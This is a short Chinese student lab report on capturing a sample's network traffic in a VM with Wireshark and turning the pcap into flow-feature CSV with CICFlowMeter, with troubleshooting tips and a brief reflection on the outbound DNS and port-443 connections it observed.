|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|

### 2.2.5 实验问题及解决

解决方法：先把抓到的 pcapng 转成 pcap，然后用 bin\cfm.bat 从命令行启动，确保 Java 位数与 jnetpcap.dll 位数一致，把输出目录改到可写的空文件夹，再执行即可生成 CSV。

解决方法：多半是抓错网卡或抓包时没真正产生流量。在虚机里打开 Wireshark → Capture ► Options，选择计数会跳动的适配器，先用 ping 8.8.8.8 或打开任意网页验证有包再开始抓；不确定就同时勾选 1-2 个最可疑的接口试抓 10 秒对比。开始抓之前可加简单捕获过滤减少噪声，确认能看到 DNS/TCP 握手后再运行样本。

这次做任务 2.2，我在虚拟机里跑了个样本，先断网，然后用 Wireshark 开始抓包、跑样本、停抓，最后把数据存成 pcap。中间踩到一次 pcapng 不好用的问题，学会了用 editcap 转成 pcap。接着用 CICFlowMeter 把 pcap 变成 CSV，第一次真正看到“同一条连接”的各种简单特征，比如包数、时长、前后向字节数之类的。结果里能明显看出样本启动后的 DNS 和 443 外联。我最大的收获是：流程其实不难，关键是先把环境隔离好、抓到干净的数据，再用工具把包变成“流”，很多行为就一目了然了。